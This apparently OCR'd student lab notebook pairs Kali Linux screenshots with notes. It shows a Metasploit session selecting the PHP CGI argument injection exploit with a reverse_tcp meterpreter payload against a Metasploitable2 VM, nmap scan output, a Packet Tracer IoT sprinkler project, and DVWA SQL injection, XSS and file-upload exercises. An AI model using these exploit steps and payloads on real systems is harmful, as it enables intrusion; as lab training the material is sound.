(root㉿kali)-[/home/kali]
msfconsole
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use the resource command to run commands from a file
Type here to search
8°C Mostly cloudy
ENG
17:57
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
set RHOSTS www.example.test/24
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Type here to search
8°C Mostly cloudy
ENG
17:57
13-03-2023



PERFORM NETWORK SCANNING USING THE NMAP COMMANDS

a) nmap -p

b) nmap -sV


c) nmap -sT


d) nmap -O


e) nmap -A

f) nmap –Pt

- First, we use ifconfig in order to receive the ip address of the kali and then we use nbtscan inorder to receive the ip of the target or metasploitable.
- Nmap -p is used to scan the port, we can also use the -p along with port no in order to obtain the details of the port like service, state.
- Nmap -sT is used to scan the tcp port and -sU is used to scan the udp port.
- nnmap -A is an aggressive scanning it performs aggressive test such as remote OS detection.Service or version detection.
- nmap -sU is used to scan the udp port and get the complete details.




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.11 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
Type here to search
7°C Partly cloudy
ENG
18:05
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Type here to search
7°C Partly cloudy
ENG
18:07
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00082s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.56.101
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 5656:240f:211:ddea:72:bae:61:b1:243:de:8f:3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-13T12:33:27+00:00; +1s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
Type here to search
7°C Partly cloudy
ENG
18:04
13-03-2023

NETWORKING PROJECT ON FIRE EXTENGUISHER USING CISCO PACKET TRACER

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

Steps:

• Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car3.

• Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".

• Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.

• Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"

• Double click on Smoke detector and select config then select wireless0 and write "SSIO" inplace of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".

• Double click on Sprinkler and select config then select wireless0 and write "SSIO" inplace of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"

• Now connect access point to registration server using symbol

• Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.

• Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.

• Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3".

• Now double click on Registration server and select services and select IOT and select "on".


• Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.


• Now select "signup" and type username & password as "admin" then press create.

• Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.

• Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.

•To obtain the smoke press ALT+ car.






Perform exploiting DVWA


a) Perform SQL injection on DVWA

b) Perform Cross-site scripting on DVWA


c) Perform File upload DVWA


- Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using: nbtscan. Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password –
- username: admin, password: password
- Set the DVWA security to low.
- SQL Injection – Process by passing the queries, so that we can get unauthorized access.
- SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.
- XSS reflected-Used to add the script
  - <script>alert(“hacked”) </script>
- XSS stored -Used to add the script but the effect here is permanent.
- To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack.





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Kali Linux
Metasploitable2 - Linux
192.168.56.102
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV



Type here to search
13°C Sunny
ENG
07:58
14-03-2023

